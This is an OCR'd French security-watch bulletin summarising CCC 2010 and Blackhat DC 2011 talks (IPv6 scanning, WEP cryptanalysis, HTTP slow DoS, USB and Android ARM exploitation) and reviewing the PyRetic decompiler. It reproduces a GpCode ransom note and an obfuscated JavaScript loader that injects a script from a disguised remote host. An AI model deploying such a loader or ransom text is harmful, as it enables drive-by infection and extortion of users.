Le problème de la capacité d'adressage a été résolu très simplement en passant d'adresses définies sur 32 bits soit 4 octets à des adresses de 128 bits soit 16 octets. De quoi voir venir au détriment d'une certaine difficulté, pour ne pas dire une difficulté certaine, de mémorisation des adresses. Les exigences de modularité et de performance des traitements ont été résolues par la mise en place d'un mécanisme de chaînage des en-têtes, les données non strictement utiles au niveau du routage pouvant alors être reportées plus en arrière dans le paquet. Deux en-têtes spécifiques, **AH** et **ESP** permettent d'activer les services d'authentification et de confidentialité par ailleurs accessibles environnement IPv4 par le biais du protocole **IPSec**.

Le protocole IPv6 ne pouvait être exempt de problèmes de sécurité eu égard à l'ampleur du travail de refonte et, hélas, au faible retour d'expérience, cette version n'ayant pas encore été déployée à très large échelle. Dans sa présentation, Marc Heuse détaille les problèmes dont il faudra tenir compte à court terme avec l'accélération du déploiement de la version 6 du protocole IP. Problèmes de sécurité bien entendu mais aussi problèmes de gestion et de qualification relatifs à la complexité du protocole, à l'étendue de son adressage et à la perte des repères usuels en environnement V4.

Ainsi, et à titre d'exemple, les techniques d'inventaire – pour les gestionnaires de parcs – et de

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

sondage – pour les auditeurs – des équipements devront s'adapter pour rester efficaces. S'il était encore possible d'envisager sonder rapidement un réseau V4 en s'appuyant sur le découpage en classes, cela n'est plus le cas en V6, et de nouvelles stratégies devront utilisées telles celles intégrées à l'outil THC-IPv6:
- Identification directe par construction d'adresses probables et requêtes réseaux spécifiques,
- Identification indirecte par construction de noms probables via un dictionnaire et sondage du DNS,

L'auteur indique qu'il a ainsi pu inventorier 90% des systèmes IPv6 actifs dans un environnement (qu'il ne décrit pas) par l'approche indirecte et un dictionnaire de 1900 mots, et 66% par l'approche directe. La combinaison des deux approches alliée à la capacité d'analyse de l'utilisation de l'outil doit permettre d'inventorier 90 à 95% des serveurs présents sur un réseau.

Pour ceux qui voudraient 'jouer' avec IPv6 sans disposer d'une connectivité native, l'auteur propose d'établir un tunnel IPv4 depuis leur machine – UNIX de préférence - vers un point d'entrée dans le réseau IPv6 géré par **SixXS**, un fournisseur de connectivité IPv6 gratuit.

http://events.ccc.de/congress/2010/Fahrplan/events/3957.en.html

NEWS KEY RECOVERY ATTACKS ON RC4/WEP

Vaudenay & als

Pouyan Sepehrdad, Serge Vaudenay et Martin Vuagnoux du laboratoire de sécurité de la célèbre Ecole Polytechnique de Lausanne – EPF – présentent les résultats des travaux qu'ils ont menés sur la cryptanalyse de l'algorithme de chiffrement **RC4**.

Désormais connu du grand public pour son utilisation dans le protocole **WEP**, l'un des protocoles assurant la sécurité des transmissions **WiFi**, cet algorithme a fait l'objet de plusieurs travaux de recherche qui l'ont mis à mal. Suffisamment malmené pour devoir considérer son remplacement systématique partout où cela est possible quand pourtant il offrait par conception d'excellentes performances sur des unités de traitement disposant d'une faible capacité de calcul. Une qualité qui est très recherchée pour répondre au besoin de sécurité dans des environnements contraints en ressources de calcul et d'énergie.

Le papier présenté par l'équipe de l'**EPFL** sonne le glas de cet algorithme, et celui du protocole WEP en particulier. Les auteurs annoncent en effet avoir réussi à mettre au point une attaque permettant de révéler une clef WEP en ayant la connaissance de seulement 9800 paquets chiffrés, soit moins de 20 secondes d'échange, quand la meilleur attaque connue auparavant nécessitait la collecte de 24200 paquets.


Cette annonce pose aussi le problème de la gestion de l'obsolescence d'équipements spécifiques. S'il est aisé d'envisager bannir à jamais le protocole WEP dans le cadre de structures d'accès récentes, il est des cas où cette option n'est tout simplement pas admissible, les équipements qui utilisent ce protocole ne pouvant ni être mis à jour ni remplacés, du moins facilement ou à court terme.

http://events.ccc.de/congress/2010/Fahrplan/events/4261.en.html

AUTOMATIC IDENTIFICATION OF CRYPTOGRAPHIC PRIMITIVES IN SOFTWARE

Felix Gröbert

Un algorithme cryptographique expose par nature un ensemble de propriétés susceptibles d'être exploitées pour l'identifier, en particulier s'il s'agit d'une implémentation logicielle. Ainsi, la structure itérative liée à l'organisation même de ces algorithmes conduira à privilégier une conception faisant un large usage de boucles imbriquées aisément détectables par l'analyse du code de l'application. Les algorithmes faisant appel à des tables d'expansion, de compression ou de substitution (les célèbres **S-Box** de l'algorithme **DES**) verront bien souvent ces mêmes tables inscrites en dur dans le code, après une éventuelle adaptation à la structure du processeur.


ATTENTION!!!!!!
ALL YOUR PERSONAL FILES WERE ENCRYPTED
WITH A STRONG ALGORYTHM RSA-1024
AND YOU CAN'T GET AN ACCESS TO THEM
WITHOUT MAKING OF WHAT WE NEED!
READ 'HOW TO DECRYPT' TXT-FILE
ON YOUR DESKTOP FOR DETAILS
JUST DO IT AS FAST AS YOU CAN!
REMEMBER: DON'T TRY TO TELL SOMEONE
ABOUT THIS MESSAGE IF YOU WANT TO GET
YOUR FILES BACK! JUST DO ALL WE TOLD.

Autant de propriétés qui pourront être recherchées dans le code d'une application dont on sait, ou dont on soupçonne, qu'elle puisse faire appel à des mécanismes cryptographiques. Une telle recherche s'effectuera bien souvent dans le cadre de l'analyse d'un code malveillant ou d'une investigation liée à l'informatique légale. En pratique, et comme souvent quand il s'agit de codes binaires générés par des compilateurs de plus en plus performants ou encore d'outils spécifiquement conçu pour obscurcir la nature d'un code, les choses sont bien plus simples à expliquer qu'à mettre en pratique.

L'auteur de cette présentation s'attache donc à montrer que le développement d'outils permettant d'automatiser l'identification des fonctions de chiffrements - et plus largement des algorithmes cryptographiques présents dans un code - devient une nécessité.

Et l'auteur de prendre pour exemple la dernière version du code d'extorsion **GpCode** lequel va chiffrer

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

tous les fichiers présents sur la machine infectée et demander à l'utilisateur le paiement d'un rançon pour obtenir le logiciel et la clef lui permettant de récupérer ses fichiers. Une technique d'extorsion d'autant plus efficace que rares sont les utilisateurs qui sauvegardent leurs données, et qu'il suffirait à l'auteur du malware de différer suffisamment l'effacement de la clef et la demande de rançon pour que les meilleurs stratégies de sauvegarde soient rendues inopérantes. Il ne reste que deux solutions au malheureux utilisateur: payer avec l'espoir bien recevoir l'outil miracle, ou trouver une faille dans le mécanisme de chiffrement utilisé ou dans sa mise en œuvre par le développeur du malware. Encore faut-il pouvoir identifier l'algorithme utilisé pour optimiser l'analyse du code.

Felix Gröbert détaille les avantages et inconvénients des méthodes usuelles, pour la plupart basées sur la recherche statique de signatures, en particulier la présence de constantes spécifiques à de nombreux algorithmes. Il présente ensuite une approche dynamique basée sur l'analyse du flux d'exécution du code à analyser, ce qui suppose de disposer d'un environnement d'isolation et d'un outillage permettant d'instrumenter le dit code.

Il utilise pour cela PIN, un outillage d'analyse fournit gracieusement par **INTEL**. Les résultats présentés sont assez impressionnants allant bien au-delà des capacités des outils d'identification usuels. Un travail de recherche qu'il conviendra de suivre de près.

http://events.ccc.de/congress/2010/Fahrplan/events/4160.en.html

POUR PLUS D'INFORMATION

http://events.ccc.de/congress/2010/Fahrplan

BLACKHAT – DC 2011

Les supports des présentations effectuées durant l'édition 2011 de la conférence technique **Blackhat DC** – Washington DC – sont disponibles en lignes.

Certaines de ces présentations méritent d'être commentées.

CHECKMATE WITH DENIAL OF SERVICE — Brennan, Barnett

Tom Brennan intervient avec une remarquable présentation dont l'objectif est d'attirer l'attention sur les risques liés aux attaques distribuées en déni de service, ou **DDoS**, sur les couches applicatives. Jusqu'à peu, comme le rappelle l'auteur, les attaques distribuées en déni de service visaient principalement les couches basses de l'infrastructure, couche 2 (Liaison), puis couche 3 (Réseau) et enfin couche 4 (Transport) avec la mise en œuvre de procédés de plus en plus sophistiqués visant à amplifier l'impact de l'attaque tout en minimisant le coût de la mise en œuvre.

Les choses ont évolué avec la mise à disposition en juin 2009 de **Slowloris**. Un outil à l'origine conçu pour mettre en évidence la relative vulnérabilité du protocole HTTP, et de son implémentation par divers serveurs, à une utilisation abusive des fonctionnalités offertes. Pour être efficace et rester difficilement détectable, un outil de déni de service devra tirer au maximum parti des fonctions proposées par l'application cible en prenant soin d'utiliser celles-ci à la limite des spécifications ou de la capacité du service mais jamais au-delà. Idéalement, les actions menées par l'outil devront se fondre dans la masse pour être indiscernables de celles d'un usage normal, et rester au-dessous du seuil de détection.

Slowloris exploite ainsi une facilité du protocole HTTP qui autorise la transmission d'une requête GET en plusieurs morceaux sans imposer aucune contrainte sur le nombre ou la durée. Le déni de service est généré par la transmission d'un très grand nombre de requêtes HTTP correctement formées mais incomplètes à destination d'un serveur WEB. Ces requêtes seront complétées peu à peu pour maintenir active la connexion mais jamais totalement pour maintenir le serveur en attente. Une technique de saucissonnage dont le principal intérêt est d'obliger le serveur à conserver toutes les connexions ouvertes, et les contextes associés en mémoire, dans l'attente de la réception de la fin de chacune des requêtes. De précieuses ressources seront ainsi verrouillées qui ne pourront donc être employées pour servir d'autres usagers. Le système de l'agresseur sera bien moins sollicité n'ayant qu'à maintenir les connexions ouvertes avec un trafic réduit au strict minimum et à conserver en mémoire le reliquat de la requête à transmettre sur chacune des connexions.

Une facilité offerte par le protocole http qui s'avère devenir un défaut majeur mais dont la correction risque d'entrainer la remise en cause d'autres fonctionnalités utiles. Il s'agit là bien souvent d'effets de

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

bord provoqués par de multiples mises à jour d'une spécification initialement incomplète, incomprise ou inadaptée à la prise en compte des besoins futurs. Rappelons à ce sujet que le protocole **HTTP**, comme d'ailleurs le protocole **NFS**, a été conçu dans l'optique de minimiser les ressources à maintenir sur le serveur, un approche dite sans maintien d'état ou 'state-less'. Cette conception parfaitement valide à condition d'en accepter les contraintes s'est retrouvée peu à peu pervertie par les nouvelles fonctionnalités que l'on a voulu faire supporter au protocole sans jamais remettre les spécifications en cause. Pour ce qui concerne le cas présent précédemment exposé, le problème serait partiellement résolu par la modification des spécifications du protocole **HTTP** en imposant par exemple une limitation sur la segmentation d'un même attribut, ou sur la durée d'attente maximale. Pourrait-on alors encore parler de protocole sans maintien d'état ?

L'auteur détaille une autre forme d'attaque en déni de service toujours liée au protocole HTTP mais faisant appel à la requête **POST**. Cette requête permet de transmettre un important volume de données à un serveur WEB, un formulaire par exemple. Ces données sont transmises à la suite de l'en-tête protocolaire laquelle contient entres autres attributs une indication du volume qui sera transféré vers le serveur. Le protocole **HTTP** n'intégrant aucune phase de négociation, le serveur devra attendre que le volume de données annoncé soit reçu avant de libérer les ressources associées à cette requête. Ce mode de fonctionnement permet verrouiller très simplement les ressources d'un serveur. Il suffit pour cela de lui envoyer un grand nombre de requêtes **POST** en transmettant les données au compte-goutte, à raison d'un quelques octets toutes les secondes par exemple.

L'étude menée par l'auteur montre que le comportement des serveurs **WEB** diffère selon l'éditeur et la version. On retiendra que les serveurs IIS affichent une capacité maximale de 20 000 connexions POST simultanées, limite qui ne pourra pas être repoussée par l'augmentation de la mémoire vive ou du nombre de processeurs. **Microsoft** n'a proposé aucune une solution à ce problème à ce jour. Les serveurs Apache sont eux-aussi touchés mais ils disposent de facilités permettant de limiter les dégâts: la directive 'LimitRequestBody' permet de définir la taille maximale des données dans une requête **POST**, et le module expérimental 'mod_reqtimeout' permet d'imposer des contraintes temporelles.

L'auteur suggère d'utiliser ces options pour mettre en place des limitations de taille et de débit, limitations calculées sur la base d'une utilisation 'normale' du service, et de ses formulaires. La taille maximale acceptable pour un formulaire d'identification pourra ainsi être réduite au strict minimum, et des délais d'attente positionnés en cas de dépassement de certains seuils. Il attire l'attention sur les risques induits par les extensions **HTML5** en cours de spécification dont en particulier les WebSockets, une couche de communication bidirectionnelle, établie via des requêtes **HTTP** spécifiques, permettant l'échange de données sans contrainte de taille.

https://media.blackhat.com/bh-dc-11/Brennan/BlackHat_DC_2011_Brennan_Denial_Service-Slides.pdf

BEYOND AUTORUN: EXPLOITING SOFTWARE VULNERABILITIES WITH REMOVABLE STORAGE — Jon Larimer

L'interface **USB** est devenue au fil du temps un support d'échange universel, incontournable et employé à toutes les sauces, quitte en n'en utiliser que la fonction la plus basique, sa capacité à fournir une tension d'alimentation de 5 volts sous quelques centaines de milliampères bien pratique pour recharger un équipement ou alimenter une lampe d'appoint.

Plusieurs raisons peuvent être trouvées pour expliquer ce succès dont, en particulier, une spécification très complète couvrant tous les éléments requis pour garantir l'interopérabilité, de la connectique aux interfaces de service, une interopérabilité ascendante, une capacité de connexion à chaud et des performances assez étonnantes : 12Mb/s pour la première version, 60Mb/s pour la deuxième et 4.8Gb/s pour la version 3. De fait, le bus USB remplace désormais de nombreux moyens d'échange spécialisés, qu'il s'agisse de la bonne vieille liaison série ou de l'interface IDE longtemps utilisée par les périphériques de stockage. Il n'est plus un équipement portable qui ne soit pas équipé d'un lecteur/graveur de CD ou DVD connecté en USB.

La caractéristique la plus intéressante de ce bus n'est cependant pas la plus immédiatement visible. L'usager s'est désormais habitué à disposer d'un périphérique actif dès son branchement sans plus jamais se poser la question de savoir comment cela peut fonctionner. Rappelons-nous qu'il y a encore seulement quelques années, aucun périphérique ne pouvait être activé avant d'avoir installé le logiciel de gestion ad hoc. Une facilité d'installation rendue possible par un mécanisme complexe, dit de 'Plug & Play', qui permet d'automatiser l'identification du périphérique, la déclaration des fonctionnalités rendues, et dans certains cas le chargement du logiciel de gestion ad hoc sur l'équipement hôte.

Le parcours de la spécification **USB 2.0** (650 pages, publiquement accessible) permet de mieux se rendre compte de la richesse d'un protocole permettant de mettre en communication un ou plusieurs équipements USB dits 'périphériques' avec un équipement USB dit 'hôte'. Mais il conviendra surtout de parcourir la spécification du mode d'exploitation **Human Interface Device** dit '**HID**' qui standardise les protocoles d'échange et les interfaces d'accès pour des périphériques usuels: un clavier (protocole N°1), une souris (protocole N°2), une manette de jeu, une interface son mais aussi un téléphone, un onduleur ou encore un capteur de température. On notera que ces interfaces peuvent simultanément


© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

être rendues par un même périphérique physique qui sera alors dit 'composite'. C'est bien souvent le cas des interfaces USB disponibles sur les téléphones récents.

La présentation – 72 pages – de **Jon Larimer**, IBM XForce R&D, se focalise sur les faiblesses et vulnérabilités de l'interface USB utilisée comme moyen de raccordement de supports amovibles de données. Après un bref rappel des fonctionnalités offertes, et des problèmes découverts, l'auteur décrit en détail non seulement l'architecture logicielle de gestion des périphériques USB en environnement **Windows 7** puis LINUX mais aussi toutes les fonctionnalités susceptibles d'être exploitées ou détournées de leur usage premier.

Un travail de synthèse inestimable pour souhaiterait approfondir le sujet, le papier d'accompagnement venant parfaitement compléter le support de présentation.

La richesse fonctionnelle de l'interface USB est telle et la complexité de sa gestion, du coté du USB hôte en particulier, est si grande, qu'il parait réellement difficile d'envisager pouvoir disposer d'applications – logiciel de gestion sur l'hôte aussi codes chargés dans les périphériques – exempts de toute erreur.



Des mécanismes de protection existent, intégrés au système d'exploitation ou disponibles sous la forme d'applications de contrôle, mais ceux-ci ne pourront parer à un défaut localisé dans les fonctions des logiciels de gestion du protocole. Comment alors ne pas accepter la conclusion de l'auteur qui considère qu'un bon système est un système sans aucune interface, ou plus précisément sur lequel les ports USB mais aussi Firewire, eSata, PC-CARD… auront été physiquement désactivés.

> Epoxy those USB ports! (and IEEE1394, eSATA, PC-CARD/CardBus, memory cards, CD/DVD drives…)

Une recommandation difficilement applicable pour la majorité des postes de travail, quoique, mais qui prend tout son sens sur des équipements sensibles ou critiques tels les postes des systèmes de supervision et de gestion industriels, le cas 'Stuxnet' est là pour le rappeler…

https://media.blackhat.com/bh-dc-11/Larimer/BlackHat_DC_2011_Larimer_Vulnerabiliters w-removeable storage-Slides.pdf


EXPLOITING SMART-PHONE USB CONNECTIVITY FOR FUN AND PROFIT — Stavrou, Wang

Nos lecteurs qui souhaiteraient aller encore plus loin dans l'analyse des vulnérabilités inhérentes aux multiples modes d'utilisation de l'interface USB pourront parcourir avec intérêt la présentation '**Exploiting Smart-Phone USB Connectivity For Fun And Profit**' proposée par deux chercheurs de l'université Georges Mason. Ces derniers explorent diverses possibilités de manipuler l'interface USB désormais présente sur tous les téléphones mobiles.


L'interface USB des équipements mobiles est gérée par des composants performants généralement autonomes car embarquant un microprocesseur et un logiciel dédié. Les auteurs démontrent qu'il est possible d'activer sur certains de ces composants – ou chipset dans le jargon – des fonctions qui ne sont normalement pas accessibles depuis les applications fournies avec l'équipement. Il en va ainsi de la fonction '**OTG**', ou '**On-The-Go**' qui permet à un périphérique USB autonome – un disque amovible embarquant une batterie par exemple – de se comporter comme un système USB hôte. Ce périphérique se verra alors doté de la capacité de contrôler un périphérique USB. Cette fonctionnalité est principalement utilisée pour automatiser la recopie des données d'un périphérique USB de stockage – une clef USB bien sûr mais aussi, et pourquoi pas, un téléphone ou un appareil photo - vers un périphérique OTG offrant une plus large capacité.

En manipulant l'image du système d'exploitation Linux d'un téléphone évolué, un **Nexus One**, les auteurs ont réussi à modifier le comportement de son interface USB pour 1- activer la fonction **OTG**, 2- offrir une interface HID.

Mode HID - Emulation d'un support de masse



Mode OTG – Contrôle d'un autre téléphone



Ils ont ainsi pu utiliser ce téléphone pour tester diverses formes d'attaques, d'un téléphone vers un poste de travail, d'un poste de travail vers un téléphone ou encore d'un téléphone vers un autre téléphone.

https://media.blackhat.com/bh-dc-11/Stavrou-Wang/BlackHat_DC_2011_Stavrou_Zhaohui_USB_exploits-Slides.pdf

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

POPPING SHELL ON A(NDROID)RM DEVICES

Itzhak Avraham

Cette présentation est la suite logique de la présentation 'Exploitation on ARM: Technique and bypassing defense' effectuée en août dernier dans le cadre de la conférence **DEFCON18**. L'auteur y présentait les résultats de travaux de recherche menés en Israël avec le laboratoire de recherche de la société **Samsung Telecom**.

L'une des plus anciennes techniques de prise de contrôle d'une application, voire d'un système, à distance consiste à modifier dynamiquement le code exécuté par le processeur pour l'amener à traiter une séquence de code directement fournie par l'attaquant. Une modification rendue possible par l'architecture 'Von Neuman' utilisée par la majorité des processeurs du marché laquelle utilise un espace mémoire unique pour stocker le code des programmes et les données manipulées par ceux-ci. Seul un partitionnement de cette mémoire permettra de distinguer la nature de l'information stockée à un emplacement donné: instruction d'un programme ou donnée devant être traitée par ce programme.

Rien n'interdit ainsi de stocker une séquence d'instructions valide dans une zone mémoire réservée au stockage de données par le programme, la première difficulté étant de trouver un moyen pour faire stocker cette séquence par une application que l'on ne contrôle pas, la seconde étant d'amener le processeur à exécuter la séquence ainsi chargée.

L'architecture des processeurs usuels sera ici encore mise à profit, ceux-ci offrant un espace – la pile - facilitant le stockage temporaire des données mais aussi du contexte d'exécution du processeur. Il suffira alors d'une simple erreur dans la réservation de cet espace de stockage par le programme pour que les données stockées par le processeur puissent être écrasées par les données fournies au programme.

De nombreux processeurs, dont les processeurs INTEL, utilisent cet espace de stockage partagé pour sauvegarder leurs registres de travail mais aussi l'adresse à laquelle l'exécution reprendra au retour d'une interruption ou d'un sous-programme. Il sera alors possible d'altérer le séquencement de l'exécution en écrasant astucieusement cette adresse par l'adresse du code que l'on voudra voir exécuter. Ce code pourra être fourni et stocké dans cette même pile, c'est le cas des attaques classiques en 'débordement de pile', ou encore être déjà présent dans la mémoire, la pile ne contenant alors que les adresses des portions de code qui seront exécutées l'une après l'autre, technique dite du 'Return-Oriented Programming' ou **ROP**.

Le processeur **ARM** utilisé dans la majorité des systèmes embarqués récents, qu'il s'agisse de points d'accès, de smart-phones, ou encore de boitiers dédiés, sauvegarde les informations de contexte, l'adresse de retour d'une fonction en particulier, dans un ensemble de registres situés dans une zone mémoire dédiée et protégée. Ce processeur est théoriquement donc à l'abri des techniques d'attaques précédemment exposées.

Attribution des registres d'un ARM

Register	Purpose
r0 - r3	Used for function arguments
r4 - r11	Used for local variables (must be preserved)
r12	Scratch register
r13 (sp)	Stack pointer
r14 (lr)	Link register (holds the return address)
r15 (pc)	Program counter
cpsr	Control program status register

Une théorie mise en défaut par les travaux de plusieurs chercheurs qui ont démontré qu'il était malgré tout possible de manipuler le séquencement de l'exécution d'un programme mal conçu.

En juillet dernier, quatre chercheurs du System Security Lab de l'université de la Ruhr démontrait ainsi que l'instruction '**BLX**' (Branch-Link-eXchange) pouvait parfaitement être utilisée pour amorcer une séquence d'exécution par débranchement dans la pile, la technique du 'Return-Oriented Programming' précitée. Leur papier 'Return-Oriented Programming without Returns on ARM' démontrait la viabilité de cette technique en appliquant celle-ci à l'environnement Android 2.0 et en obtenant un accès distant sur une application spécifique, un émulateur de terminal non installé par défaut.

http://www.trust.rub.de/media/trust/veroeffentlichungen/2010/07/21/ROP-without-Returns-on-ARM.pdf

Dans son premier papier publié à la même époque, **Itzhak Avraham** démontrait qu'il était possible d'appliquer la célèbre technique d'exécution dite '**ret2libc**' à l'environnement ARM. Parfaitement adaptée à l'exploitation d'un débordement de pile, et donc à l'écrasement de l'adresse de retour dans la pile par une adresse contrôlée par l'agresseur, cette technique tire parti de l'existence d'une section de code connue dans tous les systèmes UNIX et dérivés, la librairie 'C' ou 'libc'. Autant de points d'entrée sur des fonctions fiables et fonctionnelles qui pourront aisément être exploités, une forme primitive de la technique du **ROP**.

L'auteur démontre que cette approche théoriquement inexploitable en environnement LINUX **ARM** l'est en pratique. L'utilisation d'une section de code préexistante et connue permettra en effet d'altérer, sous certaines conditions, le contenu du registre, dit 'R14' ou 'Link register', par la recopie du registre 'RO' lui-même contrôlé via les paramètres passées à l'application. Dénommée 'ret2ZP' par l'auteur, cette technique apparaît être une remarquable combinaison des approches précédemment décrites. L'auteur terminait sa présentation par une brève description du code permettant d'obtenir l'accès local à l'interpréteur de commande du système Linux de l'environnement **Android**.

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

Dans sa nouvelle présentation, **Itzhak Avraham** détaille les derniers développements de son procédé d'exécution '**ret2ZP**'. Il lui est ainsi possible d'obtenir un accès distant sur l'interpréteur de commande d'un mobile Android , en s'appuyant pour cela sur des codes d'exploitation existants.

https://media.blackhat.com/bh-dc-11/Avraham/BlackHat_DC_2011_Avraham-Popping_Android_Devices-Slides.pdf

POUR PLUS D'INFORMATION

http://www.blackhat.com/html/bh-dc-11/bh-dc-11-archives.html

LOGICIELS

IMMUNITY - PYRETIC

pyretic
Reverse engineer obfuscated Python bytecode

La société **Immunity Inc** vient de mettre à disposition '**PyRetic**', un outil de rétro-analyse qui avait l'objet d'une présentation technique à l'occasion de la conférence **DEFCon18** en aout dernier.

Une application écrite dans un langage de programmation classique – langages **Fortran**, **C**, **ADA** pour ne citer que les plus connus - ne peut s'exécuter telle quelle sur un système cible. Elle doit préalablement avoir subi une transformation spécifique appelée compilation qui traduira le programme original, le source, en une succession d'instructions propres au processeur du système cible. La relative complexité de la chaîne de production de telles applications sera bien souvent compensée par le gain obtenu sur le plan des performances à l'exécution – l'application s'exécute au plus près du processeur – mais aussi par l'obtention d'un premier niveau protection contre les tentatives de rétro-analyse. Cette transformation n'est pas irréversible mais la décompilation ne sera pas facilitée par le haut d'abstraction offert par ces langages. Un programme de quelques lignes en langage C++ pourra conduire à la génération de plusieurs centaines d'instructions sur un processeur RISC.

D'autres langages de programmation, au nombre desquels on comptera le langage **Java**, le langage **Perl** ou encore les langages **Ruby** et **Python** pour ne citer que les plus connus, sont disponibles qui permettent de produire un code qui pourra être stocké tel quel, ou dans un format intermédiaire plus compact, sur l'environnement cible pour ensuite être exécuté sans contrainte pour l'usager. Rançon de cette facilité d'utilisation, ces langages n'offrent nativement aucune protection contre l'analyse, la bonne exécution de l'application par l'environnement d'exécution supposant que le code source soit lisible, exposant par conséquence celui-ci à la connaissance de tous. Certains de ces langages, dont **Java** et **Python**, autorisent la génération, le stockage et l'exécution d'un code intermédiaire, désigné par le terme générique de '**Byte Code**', une opération qui permet de gagner en performance et en capacité de stockage. La transformation du code source, ou 'pré-compilation', ne protégera pas celui-ci d'une retro-analyse d'autant que cette transformation ne génère que très peu d'entropie pour la majorité de ces langages. Une opération de décompilation conduira alors à produire un code source très proche, si ce n'est identique en tout point, du code source original. A titre d'exemple, le **Byte Code** du langage **Python** comporte en tout et pour tout 119 fonctions dans la version 2.6.4, un décompilateur – **unpyc** – étant par ailleurs librement disponible.

Sont alors apparus sur le marché des outils permettant de modifier (obscurcir) le code source de manière à le rendre difficilement intelligible à la lecture sans pour autant interdire son exécution, ou permettant de réorganiser la structure du code compilé pour mettre en défaut les outils de décompilation.

```
<script>/*Exception*/ document.write('<script
src='+'h#^t&$&t&!$(p(^(!:@/)#/^^b^#)&r)&^a()z(@^z#^&#e))&r)s&-(@c!$$o(@$!m^^!.$)^y@^o^!k!a)!.$#$c
(o(^m&.(#$&s!@l)#^(i!@!c)k@@)d#!#$e#a!(l&!s&^-()#$n#@^!e@t$).)&@g#&e@&)n^!u&^)i#&$n&#e$h!^^o^&l^#
l!!)$!y$(&)w@o&o#)$d$)#$.(@r@u!@#:@^8$&!0!^8)$0@@$(/@g(!o^^&(o)(g#@l#((e#^.#&c!(o$#m&()/^)g##$o)(
#o##)$g!($!l(#&e@.#@c!^!(!o(m^!#$/^!$^&n@)f()l^!.)c(&o$(&^m@!/)!h(^u#)(a$n#@q#!$(i(&u!)(@.!@c&#)$
o)$(m^/(^&m^)^y)y$#$e)#$^a&r$#!@!b^o&@(o&@$k^(!.!c!#$#o(@@m&)$&/^'.replace(/&|#|\!|\)|\(|\^|@|\$/
ig, '')+' defer=defer></scr'+'ipt>');</script>
```

Autant de procédés techniques simples qui trouvent rapidement leurs limites et ne permettront pas de protéger longtemps une application contre la copie ou la modification, ou encore un code malveillant contre une analyse. Rappelons à ce propos que la législation française encadre strictement la rétro-analyse d'une application en limitant celle-ci à la seule obtention des informations nécessaires à l'interopérabilité d'un logiciel créé de façon indépendante avec d'autres logiciels, et sous conditions. Il y aura en conséquence lieu d'étudier l'impact légal de toute opération de 'décompilation' ou de 'dés-obscurcification' d'un code dont tout porte à croire – mais peut-on en être sûr – qu'il est susceptible d'engager des actions malveillantes. Que la décision soit prise d'effectuer cette analyse, et il faudra encore veiller à ce que toutes les précautions soit prises pour isoler ce code en cas d'analyse dynamique et garantir qu'il n'atteindra pas à la sécurité ou au fonctionnement de systèmes tiers.

L'outil développé par **ImmuniSec** permet d'automatiser la décompilation d'un quelconque objet Python à

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

partir de l'analyse du 'Byte Code' présent en mémoire. Il est ainsi possible de disposer d'un code source lisible quand le code source original ne l'est pas, ou encore et surtout, que l'objet n'est accessible que sous une forme compilée et obscurcie en mémoire.

Un outil qui viendra compléter la panoplie des outils de l'informatique légale à condition toutefois de disposer d'un mode d'emploi digne de ce nom. Les documents fournis dans le paquetage d'installation de la version 0.5.1 (dossiers 'Docs' et 'DevDocs') ne contiennent en effet comme informations réellement utiles qu'un fichier texte intitulé 'HOWTO' dans le dossier Docs qui décrit la mise en œuvre des deux utilitaires – **pyREtic** et **REpdb** – et trois pages HTML sous le répertoire DevDocs qui listent rapidement les commandes disponibles. Ces quatre documents devront impérativement avoir été lu avant toute mise en œuvre de l'outil. Celui-ci fonctionne bien entendu parfaitement sous UNIX mais aussi moyennant quelques adaptations, sous Windows, l'environnement Python devant être simplement présent.

L'outil semble être très prometteur au regard des quelques tests, hélas élémentaires, que nous avons pu mener.

```
(REpdb:TEST) set_project TEST1
[=] Please select the Python runtime version to associate wth this project
[=] sys.version reports version: 2.5
 [=] pyc magic number reports version: unknown [magic: 62131]
[!] pyc magic does not match sys.version info - *indication of obfuscation/opcode remapping*
[=] pyc magic value: 62131 - closest value of a known runtime: 2.5 [magic: 62131]
[=] Please chose which runtime version to set:
         [1] 2.5
         [2] Enter own version value to use
Enter number of version to use: 1
[=] Python 2.5 has not already been downloaded to the pyREtic cache, if you choose not to
    download the standard runtime there may be difficulties in performing some operations
    due to module version mismatches. Do you want to download Python 2.5 now? yes
